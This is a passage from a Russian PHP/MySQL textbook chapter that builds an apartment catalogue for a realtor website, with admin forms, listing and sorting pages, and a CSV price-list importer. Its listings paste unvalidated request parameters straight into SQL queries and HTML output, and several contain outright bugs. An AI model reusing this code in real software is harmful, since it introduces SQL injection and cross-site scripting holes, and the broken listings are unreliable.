        <?php if($material == 'concrete') echo "selected"; ?>>
        Панельный
    <option value='reconcrete'
        <?php if($material == 'reconcrete') echo "selected"; ?>>
        Монолитный
  </select>
санузел
  <select type=text name=su>
    <option value='combined'
        <?php if($su == 'combined') echo "selected"; ?>>
        раздельный
    <option value='separate'
        <?php if($su == 'separate') echo "selected"; ?>>
        совмещенный
  </select>
balcony
  <select type=text name=su>
    <option value='balcony'
        <?php if($balcony == 'balcony') echo "selected"; ?>>балкон
    <option value='loggia'
        <?php if($balcony == 'loggia') echo "selected"; ?>>лоджия
  </select>
Цена : <input type=text name=price value='<?php echo $price; ?>'>
Цена м.кв. : <input type=text name=pricemeter value='<?php echo
$pricemeter; ?>'>
Валюта
  <select type=text name=currency>
    <option value='RUR'
            <?php if($currency == 'RUR') echo "selected"; ?>>RUR
    <option value='USD'
            <?php if($currency == 'USD') echo "selected"; ?>>USD
   </select>
Примечание : <textarea name=note><?php echo $note; ?></textarea>
Позиция : <input type=text name=pos value='<?php echo $pos; ?>'>
Отображать : <input type=checkbox name=hide <?php echo $showhide; ?>>
<input class=button type=submit value=<?php echo $button; ?>>
<input type=hidden name=id_catalog
       value=<?php echo $_GET['id_catalog']; ?>>
```

```
<input type=hidden name=id_product
       value=<?php echo $_GET['id_product']; ?>>
</form>
```

Структура файла addprodform.php, представленного в листинге 8.11, аналогична структуре файла addcatform.php (см. листинг 8.5). Вначале устанавливаются управляющие переменные формы: `$title`, `$button` и `$action`, содержащие название окна, кнопки и имя обработчика формы соответственно.

Далее, если форме не передается позиция `$pos`, вновь добавляемой товарной позиции назначается последняя позиция. Для этого из таблицы `product` извлекается максимальное значение поля `pos` товарных позиций текущего каталога:

```
SELECT MAX(pos) FROM product WHERE id_catalog=$_GET['id_parent']
```

Полученное в результате запроса значение увеличивается на единицу и присваивается временной переменной `$pos`. После этого выводится HTML-форма, содержащая элементы управления для каждого поля из таблицы `product`. Значения полей таблицы `product`, чей тип соответствует перечислению (`ENUM`), оформляются в виде выпадающих списков, что не позволяет ввести ошибочное значение. В связи с этим в обработчике формы, расположенном в файле addprod.php (листинг 8.12), значения этих переменных не проверяются на соответствие.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Проверим, достаточно ли информации для занесения в базу данных
  // новой товарной позиции
  if(!isset($_POST['address'])) links($_POST['id_catalog'],
                                      "Отсутствует адрес");
  if(!isset($_POST['square_o'])) links($_POST['id_catalog'],
                                       "Не введена площадь(О)");
  if(!isset($_POST['square_j'])) links($_POST['id_catalog'],
                                       "Не введена площадь(Ж)");
  if(!isset($_POST['square_k'])) links($_POST['id_catalog'],
                                       "Не введена площадь(К)");
  if(!isset($_POST['floorhouse'])) links($_POST['id_catalog'],
                                         "Не введена этажность дома");
```

```
if(!isset($_POST['price'])) links($_POST['id_catalog'],
                                "Не введена общая цена");
if(!isset($_POST['pricemeter'])) links($_POST['id_catalog'],
                                "Не введена цена квадратного метра");
if(!isset($_POST['pos'])) links($_POST['id_catalog'],
                                "Не введена позиция продукта");
// Выясняем, скрыта товарная (hide) позиция или доступна (show)
if($hide == "on") $showhide = 'show';
else $showhide = 'hide';
// Заменяем одинарные кавычки обратными
$_POST['note'] = str_replace("'","`",$_POST['note']);
$_POST['address'] = str_replace("'","`",$_POST['address']);
// Формируем SQL-запрос на добавление новой товарной позиции
$query = "INSERT INTO product VALUES (
          NULL,
          '".$_POST['note']."',
          '".$_POST['district']."',
          '".$_POST['address']."',
          ".$_POST['square_o'].",
          ".$_POST['square_j'].",
          ".$_POST['square_k'].",
          ".$_POST['rooms'].",
          ".$_POST['floor'].",
          ".$_POST['floorhouse'].",
          '".$_POST['material']."',
          '".$_POST['su']."',
          '".$_POST['balcony']."',
          ".$_POST['price'].",
          ".$_POST['pricemeter'].",
          '".$_POST['currency']."',
          '$showhide',
          ".$_POST['pos'].",
          ".$_POST['id_catalog'].")";
if(mysql_query($query))
{
  // Осуществляем автоматический переход на страницу администрирования
  // текущего каталога
  echo "<HTML><HEAD>
        <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
```

```
                id_parent=$_POST['id_catalog']'>
            </HEAD></HTML>";
    } else puterror("Ошибка при добавлении продукции");
    // Функция вывода предупреждения и ссылок возврата
    function links($id_catalog,$msg)
    {
      echo "<p>".$msg."</p>";
      echo "<p><a href=# onClick='history.back()'>
                Вернуться к правке продукта</a></p>";
      echo "<p><a href=index.php?id_parent=$id_catalog>
                Администрирование каталога продукции</a></p>";
      exit();
    }
?>
```

После проверки информации из формы на соответствие, а также замены в текстовых переменных одинарных кавычек (') на обратные (`) происходит формирование SQL-оператора INSERT, который располагается в переменной $query, передаваемой функции mysql_query(). В случае успешного выполнения функции происходит автоматический переход на страницу администрирования текущего каталога.

Редактирование уже существующей товарной позиции осуществляется с использованием HTML-формы editprodform.php (листинг 8.13), принимающей два параметра id_product и id_parent, в которых передаются значения первичных ключей редактируемой товарной позиции и текущего каталога соответственно.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Устанавливаем управляющие переменные для настройки
  // HTML-формы, расположенной в файле addprodform.php
  $title = "Редактирование данных о квартире";
  $button = "Исправить";
  $action = "editprod.php";
  // Формируем и выполняем SQL-запрос на извлечение записи таблицы
  // product, с первичным ключом id_product
```

```
  $query = "SELECT * FROM product
            WHERE id_product=".$_GET['id_product'];
  $pro = mysql_query($query);
  if (!$pro) puterror("Ошибка при исправлении продукции");
  $product = mysql_fetch_array($pro);
  // Заполняем переменные для передачи в HTML-форму
  $note = $product['note'];
  $district = $product['district'];
  $address = $product['address'];
  $square_o = $product['square_o'];
  $square_j = $product['square_j'];
  $square_k = $product['square_k'];
  $rooms = $product['rooms'];
  $floor = $product['floor'];
  $floorhouse = $product['floorhouse'];
  $charact = $product['charact'];
  $su = $product['su'];
  $point = $product['point'];
  $price = $product['price'];
  $pricemeter = $product['pricemeter'];
  $currency = $product['currency'];
  $pos = $product['pos'];
  if($product['hide']=='show') $showhide = "checked";
  else $showhide = "";
  // Включаем HTML-форму
  include "addprodform.php";
?>
```

В файле editprodform.php происходит переопределение переменных `$title`, `$button` и `$action`, ответственных за заголовок окна формы, название кнопки и имя обработчика соответственно. После этого при помощи SQL-оператора `SELECT` из таблицы `product` извлекаются значения полей, соответствующие записи с первичным ключом `id_product`. В конце скрипта при помощи оператора `include` в тело скрипта включается файл addprodform.php, содержимое которого приведено в листинге 8.11. Обработчиком формы здесь выступает файл editprod.php, который по структуре аналогичен addprod.php, за исключением SQL-оператора: вместо оператора `INSERT` используется оператор `UPDATE` (листинге 8.14).

```
$query = "UPDATE product SET
  note='".$_POST['note']."',
  district='".$_POST['district']."',
  address='".$_POST['address']."',
  square_o='".$_POST['square_o']."',
  square_j='".$_POST['square_j']."',
  square_k='".$_POST['square_k']."',
  rooms=".$_POST['rooms'].",
  floor=".$_POST['floor'].",
  floorhouse=".$_POST['floorhouse'].",
  material='".$_POST['material']."',
  su='".$_POST['su']."',
  balcony='".$_POST['balcony']."',
  price=".$_POST['price'].",
  pricemeter=".$_POST['pricemeter'].",
  currency='".$_POST['currency']."',
  pos=".$_POST['pos'].",
  hide='".$_POST['showhide']."'
  WHERE id_product=".$_POST['id_product'];
```

Удаление товарной позиции осуществляется при помощи скрипта, расположенного в файле delprod.php, содержимое которого представлено в листинге 8.15. Скрипт принимает два параметра: `id_product` и `id_parent`, в которых передаются значения первичных ключей редактируемой товарной позиции и текущего каталога соответственно.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Формируем и выполняем SQL-запрос на удаление товарной позиции
  // с первичным ключом id_product из таблицы product
  $query = "DELETE FROM product
            WHERE id_product=".$_GET['id_product'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
```

```
        <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
                                id_parent=".$_GET['id_parent']."'>
        </HEAD>";
  } else puterror("Ошибка при удалении продукции");
?>
```

В листинге 8.15 формируется и выполняется SQL-запрос на удаление записи с первичным ключом `id_product` из таблицы `product`, после чего происходит автоматический переход на страницу администрирования текущего каталога.

Скрытие и отображение товарной позиции осуществляется при помощи скриптов hideprod.php и showprod.php соответственно. Файлы принимают те же параметры, что и остальные управляющие скрипты для работы с товарными позициями. Содержимое файла showprod.php, ответственного за отображение товарной позиции, представлено в листинге 8.16.

```
<?php
  // Осуществляем соединение с базой данных
  require_once "../config.php";
  // Формируем и выполняем SQL-запрос на отображение товарной позиции
  $query   "UPDATE product SET hide='show'
            WHERE id_product=".$_GET['id_product'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
                                id_parent=".$_GET['id_parent']."'>
          </HEAD>";
  } else puterror("Ошибка при товарной позиции");
?>
```

Как и в случае с подкаталогами (см. листинг 8.10), товарная позиция становится доступной для просмотра, если поля `hide` файлов showprod.php и hideprod.php имеют значения `'show'` и `'hide'` соответственно.

На этом построение системы администрирования каталога "Риэторские услуги" завершено. Далее будет рассмотрен "движок" для отображения каталога на сайте, который состоит из двух файлов:

- index.php — файл, содержащий код, ответственный за вывод структуры каталогов;

- product.php — файл, содержащий код, ответственный за вывод таблицы с товарными позициями в текущем каталоге.

В листинге 8.17 представлено содержимое файла index.php.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Если значение параметра id_parent не установлено, следовательно,
  // выбран самый верхний уровень меню
  if(!isset($_GET['id_parent'])) $_GET['id_parent'] = 0;
  // Если имеем дело не с корневым каталогом, то выводим ссылку на
  // уровень выше и воспроизводим вышележащее меню
  if ($_GET['id_parent'] != 0)
  {
    $strc = mysql_fetch_array($ctgc);
    // Выводим ссылку для возврата в предыдущее меню
    echo "<a href=index.php?id_parent=".$_GET['id_parent'].">
            Верхний уровень</a></p>";
    // Воспроизводим меню верхнего уровня
    $query = "SELECT * FROM catalog
              WHERE hide='show' AND id_parent=".$_GET['id_parent'];
    $prev = mysql_query($query);
    if(!$prev) puterror("Ошибка при обращении к каталогу");
    // Выводим список каталогов
    while($pmenu = mysql_fetch_array($prev))
    {
      echo "<a href=index.php?id_parent=".$pmenu['id_catalog']."&
              id_catalog=".$pmenu['id_catalog'].">
              ".$pmenu['name']."</a><br>";
      // Если вышележащий каталог совпадает с текущим, и у него имеются
      // подкаталоги, то выводим их
      if($_GET['id_parent'] == $pmenu['id_catalog'])
      {
        // Формируем и осуществляем SQL-запрос, извлекающий подкаталоги
        // текущего каталога
        $query = "SELECT * FROM catalog
                  WHERE hide='show' AND id_parent=".$_GET['id_parent'].";"
```

```
                ORDER BY pos";
        $ctg = mysql_query($query);
        if (!$ctg) puterror("Ошибка при обращении к каталогу");
        // Если SQL-запрос вернул хотя бы одну запись,
        // выводим подкаталоги.
        if(mysql_num_rows($ctg)>0)
        {
          while($cat = mysql_fetch_array($ctg))
          {
            // Выводим список каталогов
            echo "<a href=index.php?id_parent=".$_GET['id_parent']."&
                                id_catalog=".$cat['id_catalog'].">
                                ".$cat['name']."</a><br>";
          }
        }
      }
    }
  }
  // Если это корневой каталог, просто выводим его подкаталоги
  else
  {
    // Выводим список подкаталогов
    $query = "SELECT * FROM catalog
              WHERE hide='show' AND id_parent=".$_GET['id_parent']."
              ORDER BY pos";
    $ctg = mysql_query($query);
    if (!$ctg) puterror("Ошибка при обращении к каталогу1");
    while($cat = mysql_fetch_array($ctg))
    {
      // Выводим список подкаталогов корневого каталога
      echo "<a  href=index.php?id_parent=".$cat['id_catalog']."&
                            id_catalog=".$cat['id_catalog'].">
                            ".$cat['name']."</a>";
    }
  }
}
// Если это не корневой каталог, выводим таблицу с товарными позициями
if($_GET['id_parent'] != 0) include "product.php";
?>
```

После установки соединения с базой данных в файле index.php (см. листинг 8.17) происходит проверка параметра `id_parent`, во время которой происходит передача первичного ключа текущего каталога. Если параметр не передан, следовательно, происходит запрос к корневому каталогу, не имеющему записи в таблицы `catalog`. В этом случае элементу суперглобального массива `$_GET['id_parent']` присваивается значение 0.

Если текущим каталогом является корневой каталог, файл index.php осуществляет вывод только его подкаталогов. Если же текущим каталогом является каталог с первичным ключом `id_parent`, отличным от нуля, помимо подкаталогов выводятся ссылки на каталоги, расположенные уровнем выше, и таблица с товарными позициями текущего каталога, если, конечно, они имеются.

В конце файла index.php при помощи оператора `include` происходит включение файла product.php, ответственного за вывод таблицы с товарными позициями. Содержимое файла product.php приведено в листинге 8.18.

Замечание

Включение файла product.php происходит только в том случае, если текущим каталогом не является корневой каталог.

```
<?php
  // Выводим название каталога и его краткое описание
  echo "<h1 class='zag2'>Каталог: ".$catc['name']."</h1>";
  echo "<p>".$catc['description']."</p>";
  // Выводим таблицу с товарными позициями
  // Формируем ассоциативный массив, где в качестве ключей выступают
  // параметры, передаваемые в строке запроса, а в качестве значений -
  // имена полей в таблице product
  $order = array();
  $order['roomsorder'] = "rooms";
  $order['districtorder'] = "district";
  $order['square_o_order'] = "square_o";
  $order['square_j_order'] = "square_j";
  $order['square_k_order'] = "square_k";
  $order['price_metr_order'] = "pricemeter";
  $order['price_order'] = "price";
  $order['floor_order'] = "floor";
  $order['floor_house_order'] = "floorhouse";
```

```
$order['currency_order'] = "currency";
$order['su_order'] = "su";
$order['balcony_order'] = "balcony";
$order['material_order'] = "material";
// Формируем временную переменную $strtmp, которая далее
// используется для сортировки результатов SQL-запроса при извлечении
// товарных позиций из таблицы product
// По умолчанию сортируем товарные позиции по полю pos
$strtmp = "pos";
// Если через параметр строки запроса задана прямая или обратная
// сортировка по одному из полей таблицы order, изменяем значение
// временной переменной $strtmp
foreach($order as $parametr => $field)
{
  if(isset($_GET['$parametr']))
  {
    if($_GET['$parametr'] == "up")
    {
      $_GET['$parametr'] = "down";
      $strtmp = $field;
    }
    else
    {
      $_GET['$parametr'] = "up";
      $strtmp = "$field DESC";
    }
  }
  else $_GET['$parametr'] = "up";
}
// Выбираем из таблицы product
$query = "SELECT * FROM product
          WHERE id_catalog=".$_GET['id_catalog']."
          ORDER BY $strtmp";
$prt = mysql_query($query);
if(!$prt) puterror("Ошибка при запросе к таблице product");
// количество рядов в наборе должно быть больше нуля
if (mysql_num_rows($prt)>0)
{
```

```
// формируем ссылку, с помощью которой можно сортировать товарные
// позиции по выводимым полям таблицы
$href = "index.php?id_parent=".$_GET['id_parent']."
                  &id_catalog=".$_GET['id_catalog'];
?>
<table>
<tr>
  <td><a href=<? echo $href."&
        roomsorder=".$_GET['roomsorder']; ?>>Кол.комн.</a></td>
  <td><a href=<? echo $href."&
       districtorder=".$_GET['districtorder']; ?>>Район</a></td>
  <td>Адрес</td>
  <td><a href=<? echo $href."&
        square_o_order=".$_GET['square_o_order']"; ?>>(О)</a></td>
  <td><a href=<? echo $href."&
        square_j_order=".$_GET['square_j_order']"; ?>>(Ж)</a></td>
  <td><a href=<? echo $href."
        &square_k_order=".$_GET['square_k_order']"; ?>>(К)</a></td>
  <td><a href=<? echo $href."&
        floor_order=".$_GET['floor_order']; ?>>Этаж</a></td>
  <td><a href=<? echo $href."&
        floor_house_order=".$_GET['floor_house_order']; ?>>
        Эт.дома</a></td>
  <td><a href=<? echo $href."&
        material_order=".$_GET['material_order']; ?>>Хар</a></td>
  <td><a href=<? echo $href."&
        su_order=".$_GET['su_order']; ?>>С/У</a></td>
  <td><a href=<? echo $href."&
        balcony_order=".$_GET['balcony_order']; ?>>Л/В</a></td>
  <td><a href=<? echo $href."&
        price_metr_order=".$_GET['price_metr_order']; ?>>
        Цена,<br>м.кв.</a></td>
  <td><a href=<? echo $href."&
        price_order=".$_GET['price_order']; ?>>Цена, общ.</a></td>
  <td><a href=<? echo $href."&
        currency_order=".$_GET['currency_order']"; ?>>
        Валюта</a></td>
  <td>Прим.</td>
</tr>
```

```
<?
while($par = mysql_fetch_array($prt))
{
    // Определяем район
    switch ($par['district'])
    {
      case 'kanavinskii':
        $distr = "Канавинский";
        break;
      case 'nizhegorodskii':
        $distr = "Нижегородский";
        break;
      case 'sovetskii':
        $distr = "Советский";
        break;
      case 'priokskii':
        $distr = "Приокский";
        break;
      case 'moskovskii':
        $distr = "Московский";
        break;
      case 'avtozavodskii':
        $distr = "Автозаводский";
        break;
      case 'leninskii':
        $distr = "Ленинский";
        break;
      case 'sormovskii':
        $distr = "Сормовский";
        break;
      default: $distr=" ";
    }
    // Определяем материал дома
    switch ($par['material'])
    {
      case 'brick':
        $material = "кирп.";
        break;
      case 'concrete':
```

```
        $material = "панел.";
        break;
    case 'reconcrete':
        $material = "монолит.";
        break;
    default: $material=" ";
}
// Определяем тип санузла
switch ($par['su'])
{
    case 'separate':
        $su = "сов.";
        break;
    case 'combined':
        $su = "разд.";
        break;
    default: $su=" ";
}
// Определяем наличие балкона
switch ($par['balcony'])
{
    case 'balcony':
        $balcony = "балкон";
        break;
    case 'loggia':
        $balcony = "лоджия";
        break;
    default: $balcony=" ";
}
// Выводим строку таблицы
echo "<tr>
        <td>".$par['rooms']."$tmppict></td>
        <td>$distr</td>
        <td>".$par['address']."</td>
        <td>".$par['square_o']."</td>
        <td>".$par['square_j']."</td>
        <td>".$par['square_k']."</td>
        <td>".$par['floor']."</td>
        <td>".$par['floorhouse']."</td>
```

```
                <td>$material</td>
                <td>$su</td>
                <td>$balcony</td>
                <td>".$par['pricemeter']."</td>
                <td>".$par['price']."</td>
                <td>".$par['currency']."</td>
                <td>".$par['note']."</td>
              </tr>";
    }
  }
  ?>
</table>
```

Как видно из листинга 8.18, в начале скрипта происходит вывод названия подкаталога и его описание с помощью ассоциативного массива `$catc`, объявленного в index.php.

При помощи SQL-запроса из таблицы `product` извлекаются товарные позиции подкаталога, доступные для просмотра, т. е. те, у которых поле `hide` принимает значение `'show'`. Если в каталоге присутствует хотя бы одна товарная позиция, выводится шапка таблицы и — при помощи цикла `while` — ее строки. Так же как и в листинге 8.4, поля записей типа `ENUM` преобразуются при помощи конструкций `switch`.

Отдельного рассмотрения заслуживает шапка таблицы, в которой перечислены названия столбцов. Практически все имена являются ссылками, позволяющими производить прямую и обратную сортировку таблицы по столбцу. Ссылка передает файлу index.php три параметра: `id_parent`, `id_catalog` — первичные ключи записей таблицы `catalog`, соответствующие родительскому и текущему каталогу, а также параметр, совпадающий с одним из ключей массива `$order`, формируемого в начале файла index.php. Значения массива совпадают с имена столбцов таблицы `product`. Обработка последнего из передаваемых index.php параметров осуществляется сравнением его с ключами массива `$order` в цикле `foreach`. Если значение параметра установлено в `"up"`, то временной переменной `$strtmp`, используемой для формирования SQL-запроса, присваивается имя столбца, по которому далее проводится прямая сортировка. Сам параметр при этом принимает значение `"down"`, что при повторном переходе по ссылке приводит к присвоению переменной `$strtmp` имени столбца с ключевым словом `DESC` (например `"price DESC"`), что далее приводит к обратной сортировке таблицы по столбцу.

8.4. Импорт прайс-листа

Добавление в каталог нескольких сотен товарных позиций может быть большой проблемой и занимать большое количество времени, если это делать вручную. Кроме того, сотрудники фирмы, предоставляющие риэлтерские услуги, возможно, предпочтут поддерживать в актуальном состоянии прайс-листы в формате Excel, чем постоянно исправлять товарные позиции на сайте. Решением данных проблем может служить импорт существующего прайс-листа в формате Excel. Ранее, в *главе 7*, уже рассматривалась процедура импорта данных из Excel через промежуточный формат CSV.

Файл формируется в MS Excel, а затем данные из этого файла помещаются в базу данных путем импорта через соответствующую страницу. Страница импорта открывается по ссылке **Добавить квартиры из CSV-файла**, расположенной над списком квартир (см. рис. 8.5). Страница импорта показана на рис. 8.7.




Рис. 8.7. Страница импорта квартир из CSV-файла

Данная страница содержит форму для загрузки файла в формате CSV, в котором содержится список добавляемых квартир.

Примечание

При загрузке CSV-файла существующие данные в группе, в которую происходит загрузка квартир, будут удалены.

Загрузите CSV-файл в поле **файл**. В поле **разделитель** занесите символ, который используется как разделитель в загруженном CSV-файле. Нажмите кнопку **Добавить**.

Примечание

CSV-файл (Comma Separated Value) — это текстовый файл, в котором данные построены следующим образом: строки файла представляют собой строки таблицы, а столбцы таблицы разделены в файле заранее определенным символом-разделителем, например ";". Так как символ-разделитель может быть произвольным, то для правильного импорта CSV-файла символ-разделитель необходимо внести в соответствующее поле формы.

8.4.1. Совершенствование системы администрирования

При разработке системы администрирования будем исходить из того факта, что в актуальном состоянии поддерживается прайс-лист в формате Excel. Посетители сайта могут либо загружать файл в формате Excel, либо просматривать каталог продукции на сайте. Через определенные интервалы времени, раз в день или раз в неделю, в зависимости от динамики изменения информации в прайс-листе, происходит его экспорт в базу данных.

Так как Excel сохраняет в формате CSV только один лист — за один раз будут импортироваться товарные позиции только в один подкаталог с уничтожением всех предыдущих записей таблицы `product`, которые относятся к обновляемому каталогу.

Для реализации механизма импорта понадобятся два файла:

- addfileform.php — форма для импорта прайс-листа;
- addfile.php — обработчик, непосредственно осуществляющий импорт из CSV-файла, переданного из формы addfileform.php.

Форма addfileform.php полностью аналогична представленной в листинге 7.24 форме addtableform.php. Ее обработчик addfile.php представлен в листинге 8.19.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
```

```
if(empty($_FILES['filename']['tmp_name']))
    puterror("Ошибка при отправке csv-файла");
// Открываем временный файл на сервере
if(!($fp = fopen($_FILES['filename']['tmp_name'],"rb")))
    puterror("Ошибка при открытии отправленного файла");
// Читаем содержимое файла
$buffer = fread($fp, filesize($_FILES['filename']['tmp_name']));
// Закрываем файл
fclose($fp);
// Удаляем файл
unlink($_FILES['filename']['tmp_name']);
// Разделителю присваиваем по умолчанию значение ";"
$separator = ";";
// Если передан параметр separator, изменяем значение
// переменной $separator
$separator = $_POST['separator'];
// Если имеются пустые позиции, забиваем их прочерком "-"
// В начале файла
$buffer = str_replace("\n".$separator,
                      "\n-".$separator,
                      $buffer);
// В середине файла
$buffer = str_replace($separator.$separator,
                      $separator."-".$separator,
                      $buffer);
// В конце файла
$buffer = str_replace($separator."\n",
                      $separator."-\n",
                      $buffer);
// Разбиваем файл по строкам, каждую из которых заносим
// в отдельный элемент временного массива $strtmp
$tok = strtok($buffer,"\n");
while ($tok)
{
  $tok = strtok("\n");
  $strtmp[] = $tok;
}
// Начало формирования SQL-запроса на вставку данных из
// CSV-файла
```

```
$insert_query = "INSERT INTO product VALUES ";
// Разбиваем строку по отдельным словам, используя
// разделитель $separator
foreach($strtmp as $value)
{
  // Если строка пуста, выходим из цикла. Пустые строки могут
  // появиться, если в конце CSV-файла находятся пустые строки.
  if(empty($value)) break;
  // Определяем район по первым трем буквам его названия
  switch(substr(strtolower(strtok($value,$separator)), 0, 3))
  {
      case 'кан':
        $district = "kanavinskii";
        break;
      case 'ниж':
        $district = "nizhegorodskii";
        break;
      case 'сов':
        $district = "sovetskii";
        break;
      case 'при':
        $district = "priokskii";
        break;
      case 'мос':
        $district = "moskovskii";
        break;
      case 'авт':
        $district = "avtozavodskii";
        break;
      case 'лен':
        $district = "leninskii";
        break;
      case 'сор':
        $district = "sormovskii";
        break;
  }
  // Адрес
  $address = strtok($separator);
```

```
// Этаж
$tok = strtok($separator);
$floor = substr($tok, 0, strpos($tok, "/"));
// Этажность дома
$floorhouse = substr($tok, strpos($tok, "/") + 1);
// Материал дома
switch(substr(strtolower(strtok($separator)), 0, 3))
{
    case 'кир':
      $material = "brick";
      break;
    case 'пан':
      $material = "concrete";
      break;
    case 'мон':
      $material = "reconcrete";
      break;
}
// Количество комнат
$rooms = strtok($separator);
// Площадь
$tok = strtok($separator);
$square_o = substr($tok, 0, strpos($tok,"/"));
$square_j = substr($tok,
                   strpos($tok,"/")+1,
                   strlen($tok) - strrpos($tok,"/") - 1);
$square_k = substr($tok, strrpos($tok,"/")+1);
// Санузел
switch(substr(strtolower(strtok($separator)), 0, 1))
{
    case 'с':
      $su = "separate";
      break;
    case 'р':
      $su = "combined";
      break;
}
// Лоджия/Балкон
switch(substr(strtolower(strtok($separator)), 0, 1))
```

```
{
    case 'л':
      $balcony = "loggia";
      break;
    case 'б':
      $balcony = "balcony";
      break;
}
// Цена за кв.метр
$tok = strtok($separator);
$pricemeter = substr($tok, 0, strlen($tok) - 1);
$currency = substr($tok, strlen($tok) - 1);
// Удаляем пробелы из строки
$pricemeter = str_replace(" ", "", $pricemeter);
// Общая цена
$tok = strtok($separator);
$price = substr($tok,0,strlen($tok)-1);
$price = str_replace(" ", "", $price);
// Валюта
if($currency == "$") $currency = "USD";
else $currency = "RUR";
// Примечание
$note = strtok($separator);
// Преобразуем прямые кавычки в обратные
$note = str_replace("'", "`", $note);
$district = str_replace("'", "`", $district);
$address = str_replace("'", "`", $address);
// Формируем и выполняем SQL-запрос на добавление позиции
$insert_query .= "(NULL,
                   '$note',
                   '$district',
                   '$address',
                   $square_o,
                   $square_j,
                   $square_k,
                   $rooms,
                   $floor,
                   $floorhouse,
                   '$material',
                   '$su',
```

```
                    '$balcony',
                    $price,
                    $pricemeter,
                    '$currency',
                    'show',
                    0,
                    ".$_POST['id_catalog']."),";
  }
  // Из запроса $insert_query удаляем последнюю запятую
  $insert_query = substr($insert_query, 0, strlen($insert_query) - 1);
  // Удаляем записи из таблицы product, принадлежащие данному подкаталогу
  $query_delete = "DELETE FROM product
                   WHERE id_catalog=".$_POST['id_catalog'];
  mysql_query($query_delete);
  // Выполняем многострочный оператор INSERT
  if(mysql_query($insert_query))
  {
    // Осуществляем автоматический переход на страницу администрирования
    // текущего каталога
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
                        id_parent=".$_POST['id_catalog']."'>
          </HEAD></HTML>";
  }
?>
```

После передачи CSV-файла на сервер его содержимое размещается во временной переменной `$buffer`, сам файл при этом уничтожается. Не все поля могут иметь значение, например, примечание может отсутствовать. В связи с этим пустые значения необходимо заменить на прочерк "-". Осуществляется это при помощи трех операторов `str_replace()`, заменяющих пустые значения полей в начале, середине и конце строки на символ "-".

Далее при помощи функции `strtok()` содержимое строки `$buffer` разбивается на подстроки, заканчивающиеся символом переноса строки "\n". Полученные подстроки размещаются во временном массиве `$strtmp`, который обрабатывается в цикле `foreach`. Основная задача этого цикла разбить строки, размещенные в массиве `$strtmp` на подстроки, разделенные символом `$separator`, который задан в форме addfileform.php, и преобразовать полученные значения в формат, необходимый для добавления товарной позиции в таблицу `product`. В результате работы цикла в переменной `$insert_query`

формируется многострочный оператор INSERT, который выполняется после удаления всех записей таблицы product, соответствующих текущему подкаталогу. В конце работы скрипта происходит автоматический возврат к странице администрирования текущего каталога.

8.5. Поиск по каталогу

Каталог продукции был бы незаконченным, если бы не предоставлял сервиса поиска по товарным позициям. В данном разделе будет рассмотрена система поиска по ряду критериев.

Поиск осуществляется по содержимому полей базы данных, описывающих каждую квартиру, и не зависит от подкаталога, в котором квартира расположена.

Страница поиска по каталогу (рис. 8.8) содержит форму поиска, поля которой соответствуют столбцам таблицы представленной на рис. 8.2.

